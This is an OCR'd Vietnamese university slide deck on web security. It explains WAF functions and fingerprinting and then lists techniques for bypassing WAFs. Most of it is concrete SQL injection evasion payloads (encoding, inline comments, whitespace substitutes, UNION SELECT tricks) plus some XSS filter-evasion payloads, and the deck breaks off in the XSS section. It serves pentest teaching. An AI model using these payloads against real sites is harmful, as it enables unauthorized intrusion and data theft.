
Trường ĐH CNTT TP. HCM




Bảo mật web và ứng dụng

Các kỹ thuật bypass WAF

Vấn đề

- Tường lửa ứng dụng web (Web Application Firewall - WAF) được triển khai khá phổ biến
- WAF làm cho việc kiểm thử bảo mật (penetration test) trở nên khó khăn hơn
- Tìm cách bypass WAF là một khía cạnh quan trọng trong kiểm thử bảo mật web



Tường lửa ứng dụng web - WAF

Tổng quan

- Thêm một lớp bảo mật để bảo vệ ứng dụng web
- Đứng giữa người dùng và máy chủ web
- Hiểu lưu lượng HTTP/HTTPS tốt hơn tường lửa truyền thống
- Kiểm tra lưu lượng truy cập độc hại và ngăn chặn chúng

Tường lửa ứng dụng web - WAF

Chức năng

Pre-processor

Quyết định xem một yêu cầu có được xử lý thêm hay không

Normalization

Chuẩn hóa dữ liệu đầu vào

Validate Input

Kiểm tra dữ liệu đầu vào so với các chính sách/luật

Tường lửa ứng dụng web - WAF

Chức năng chuẩn hóa

- Đơn giản hóa việc viết các quy tắc (rule)
- Không cần nhiều kiến thức về các dạng đầu vào khác nhau

compressWhitespace	Chuyển các ký tự whitespace thành space
hexDecode	Decode chuỗi hex
lowercase	Chuyển các ký tự về dạng lowercase
urlDecode	Decode URL

Tường lửa ứng dụng web - WAF

Kiểm tra dữ liệu đầu vào

- Các mô hình bảo mật định nghĩa cách thực thi các chính sách
- Các chính sách bao gồm các cụm từ thông dụng (regular expressions)
- Ba mô hình bảo mật:
  - Mô hình Positive Security
  - Mô hình Negative Security
  - Mô hình Hybrid Security

Tường lửa ứng dụng web - WAF

Kiểm tra dữ liệu đầu vào

- **Mô hình Positive Security**
  - Từ chối tất cả ngoại trừ dữ liệu tốt
  - Có thể ngăn chặn các lỗ hổng Zero-day
  - An toàn hơn dạng blacklist
  - Cần có hiểu biết toàn diện về ứng dụng
  - Quá trình tạo chính sách tốn nhiều thời gian

Tường lửa ứng dụng web - WAF

Kiểm tra dữ liệu đầu vào

- **Mô hình Negative Security**
  - Cho phép tất cả ngoại trừ dữ liệu xấu
  - Có thể áp dụng nhanh chóng
  - Cần ít hiểu biết hơn về ứng dụng
  - Có thể bảo vệ nhiều ứng dụng
  - Tiêu tốn tài nguyên
- **Mô hình Hybrid Security**
  - Kết hợp cả 2 mô hình

Một số WAF phổ biến

- F5 Big IP
- Citrix ADC
- Modsecurity
- Imperva Incapsula
- PHP-IDS (PHP Intrusion Detection System)
- Quick Defense
- AQTRONIX WebKnight
- Barracuda WAF

Fingerprinting WAF

Dựa vào cookie


- F5: cookie chứa **TS*xxxxxxxx***

```
GET / HTTP/1.1
Host: juiceshop.f5agility.com
Connection: close
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; io=a0RKrV50EXLEo6f1AAAJ; TS015482f1=
0122117deb9a3d448231690f33b93b50425c1c74d098f48d59104cfa1275fab182b1e32548af875138dc947f2b3654cd4
```

Fingerprinting WAF

Dựa vào cookie

- Citrix ADC: cookie có **ns_af**



Fingerprinting WAF

Dựa vào phản hồi (response)

- Có thể dựa vào phản hồi HTTP khi gửi một yêu cầu độc hại lên ứng dụng web
- Phản hồi trả về tùy thuộc vào từng loại WAF
- Một số loại mã phản hồi thường gặp như: 403, 406, 419, 500, 501, ...


Fingerprinting WAF

Sử dụng công cụ dò quét

- **Nmap**
  - `nmap -p <port> --script http-waf-detect <host>`
- **WaFw00f**
  - `python Wafw00f.py -url <URL>`

Một số kỹ thuật bypass WAF

- Null character injection
- Inline comment
- Chunked Request
- Buffer Overflow
- HTTP Parameter Pollution
- URL encoding
- Keywork Splitting
- Replaced keyworks
- Ignoring cookie
- Using Data URIs
- Header Injection



Bypass tấn công SQLi

Bypass tấn công SQLi

VD1

- **Không có WAF**

```
https://example.com/index.php?id=1'
```

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1'...

- **Có WAF**

```
https://example.com/index.php?id=1'
```

HTTP/1.1 403 Forbidden Error

HTTP/1.1 406 Not Acceptable

HTTP/1.1 404 Not Found

HTTP/1.1 500 Internal Server Error

HTTP/1.1 400 Bad Request

Bypass tấn công SQLi

- **Sử dụng URL encode**

`https://example.com/index.php?id=1%27`

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1'' ...

- **Có thể sử dụng double/triple URL encoding**
  - URL encoding: ' → %27
  - Double URL encoding: ' → %27 → %2527

Bypass tấn công SQLi

`https://example.com/index.php?id=1%27 ORDER BY 1 %23`

HTTP/1.1 403 Forbidden Error

- **Trường hợp có thể xảy ra**
  - Keyword `ORDER` bị chặn?
  - Keyword `ORDER BY` bị chặn?
  - Khoảng trắng bị chặn?
  - Có thay thể nào cho `ORDER BY`?

→ **Thử từng trường hợp**

Bypass tấn công SQLi

`https://example.com/index.php?id=1`**`%27 ORDER %23`**

HTTP/1.1 403 Forbidden Error

- Keyword `ORDER` bị chặn?

→ Thay đổi **`ORDER`** thành các dạng khác nhau như **`order`**, **`ORder`**, **`orDER`**, **`OrdeR`**, ...

Nếu ORDER không bị chặn

`https://example.com/index.php?id=1`**`%27ORDER%23`**

HTTP/1.1 200 OK

→ Khoảng trắng bị chặn?

Bypass tấn công SQLi

Kiểm tra khoảng trắng có bị chặn?

`https://example.com/index.php?id=1%27 ORDER BY 1 %23`

HTTP/1.1 403 Forbidden Error

`https://example.com/index.php?id=1%27ORDERBY1%23`

HTTP/1.1 200 OK

→ Khoảng trắng bị chặn

Bypass chặn khảng trắng

- Sử dụng dấu '**+**' thay cho khoảng trắng: `ORDER+BY+1`
- Sử dụng inline comment: `ORDER/**/BY/**/1`
- Kết hợp inline comment và URL encode:
  - `ORDER/%2a%2a/BY/%2a%2a/1`
  - `ORDER%2f**%2fBY%2f**%2f1`
- Kết hợp inline comment, URL encode và junk characters:
  - `ORDER/%2aJUNKCHARACTERS%2a/BY/%2aJUNCHARACTERS%2a/1`
  - `ORDER%2f*JUNKCHARACTERS*%2fBY%2f*JUNKCHARACTERS*%2f1`

Bypass chặn khảng trắng

- Sử dụng các ký tự thay thế khoảng trăng như: `%0a, %0b, %0c, %0d, %a0, %01, %09`
- Câu truy vấn trở thành:
  - → ORDER**%0a**BY**%0a**1
  - → ORDER**%0b**BY**%0b**1
  - → ORDER**%0c**BY**%0c**1
  - → ORDER**%0D**BY**%0D**1
  - → ORDER**%A0**BY**%A0**1
  - → ORDER**%0D%0A**BY**%0D%0A**1

Bypass tấn công SQLi

Giả sử số cột là 3

`https://example.com/index.php?id=1%27 UNION SELECT 1,2,3%23`

HTTP/1.1 403 Forbidden Error

→ Khoảng trắng bị chặn?

`https://example.com/index.php?id=1%27/**/UNION/**/SELECT/**/1,2,3%23`

HTTP/1.1 403 Forbidden Error

→ Bypass khoảng trắng bằng inline comment, nhưng vẫn bị chặn?

- Trường hợp có thể xảy ra:
  - Keywork `UNION` hoặc `SELECT` bị chặn?
  - Dấu phẩy bị chặn?
  - `UNION SELECT` bị chặn hoặc `SELECT` với số nguyên bị chặn?

Bypass tấn công SQLi

Nếu UNION bị chặn

- Sử dụng inline comment
  - `/*!50000UNION*/`
  - `/*!40000UNION*/`
  - `/*!00000UNION*/`
- Sử dụng URL encoding
  - `%55NION`
  - `%2555NION`
  - `%55%4e%49%4f%4e` (UNION)

Bypass tấn công SQLi

https://example.com/index.php?id=1%27/**//*!50000UNION*//**//*!50000SELECT*//**/1,2,3%23

https://example.com/index.php?id=1%27/**//*!40000UNION*//**//*!40000SELECT*//**/1,2,3%23

https://example.com/index.php?id=1%27/**//*!%55NION*//**//*!%53ELECT*//**/1,2,3%23

https://example.com/index.php?id=1%27/**//*!%55NioN*//**//*!%53EleCT*//**/1,2,3%23

HTTP/1.1 403 Forbidden Error

- Trường hợp có thể xảy ra:
  - Keywork `UNION` hoặc `SELECT` bị chặn?
  - Dấu phẩy bị chặn?
  - `UNION SELECT` bị chặn hoặc `SELECT` với số nguyên bị chặn?

Bypass tấn công SQLi

Giả sử

`https://example.com/index.php?id=1%27/**//*!50000UNION*/1,2,3%23`

`https://example.com/index.php?id=1%27/**//*!40000SELECT*/1,2,3%23`

HTTP/1.1 200 OK

→ Keywork `UNION` hoặc `SELECT` **không** bị chặn

→ Dấu phẩy **không** bị chặn

→ SELECT với số nguyên **không** bị chặn

→ **UNION SELECT bị chặn?**

Bypass tấn công SQLi

Kỹ thuật bypass UNION SELECT

- Sử dụng inline commnet kết hợp với URL encoding
  - `/*!50000%55niOn*//*!50000%53eLECT*/`
- Sử dụng ký tự thay thế khoảng trắng và URL encoding của comment (#)
  - `UNION%23%0aSELECT`
  - `UNION%23%0bSELECT`
  - `UNION%23%0cSELECT`
  - `UNION%23%0DSELECT`
  - `UNION%23%A0SELECT`

Bypass tấn công SQLi

Kỹ thuật bypass UNION SELECT

- Sử dụng Buffer Overflow
  - UNION%23ABCDEFGH1234567890%0ASELECT

  Một số trường hợp cần tăng các ký tự rác (junk) theo từng yêu cầu
  - UNION%23XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%0ASELECT

Bypass tấn công SQLi

Kỹ thuật bypass UNION SELECT

- Sử dụng DISTINCT
  - `UNION DISTINCT SELECT`
- Sử dụng DISTINCTROW
  - `UNION DISTINCTROW SELECT`

```
https://example.com/index.php?id=1%27/**/UNION%23XXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXX%0ASELECT/**/1,2,3%23
```

HTTP/1.1 200 OK → Bypass được UNION SELECT

Bypass tấn công SQLi

Nếu dấu phẩy bị chặn

`https://example.com/index.php?id=1%27/**/UNION/**/SELECT/**/1,2,3%23`

HTTP/1.1 403 Forbidden Error

→ Keywork `UNION` hoặc `SELECT` **không** bị chặn

→ SELECT với số nguyên **không** bị chặn

→ UNION SELECT **không** bị chặn


→ **Dấu phẩy bị chặn**?

Bypass tấn công SQLi

Nếu dấu phẩy bị chặn

- Sử dụng URL encoding
  - , → %2C
- Sử dụng double URL encoding
  - , → %2C → %252C
- Sử dụng inline comment
  - /*!,*/ → SELECT 1/*!,*/2/*!,*/3
- Sử dụng JOIN
  - SELECT 1,2,3 → SELECT * FROM (SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 3)c

Bypass tấn công XSS



Bypass tấn công XSS

Thẻ <script> bị chặn hoặc bị xóa

- **Sử dụng chữ hoa, chữ thường**
  - `<scRiPt>alert(1);</scrIPt>`
- **Thẻ <script> bị xóa**
  - `<scr<script>ipt>alert('XSS')</scr<script>ipt>`
- **Sử dụng thẻ html**
  - `<video><source onerror="javascript:alert(1)">`

Bypass tấn công XSS

Từ khóa javascript bị chặn

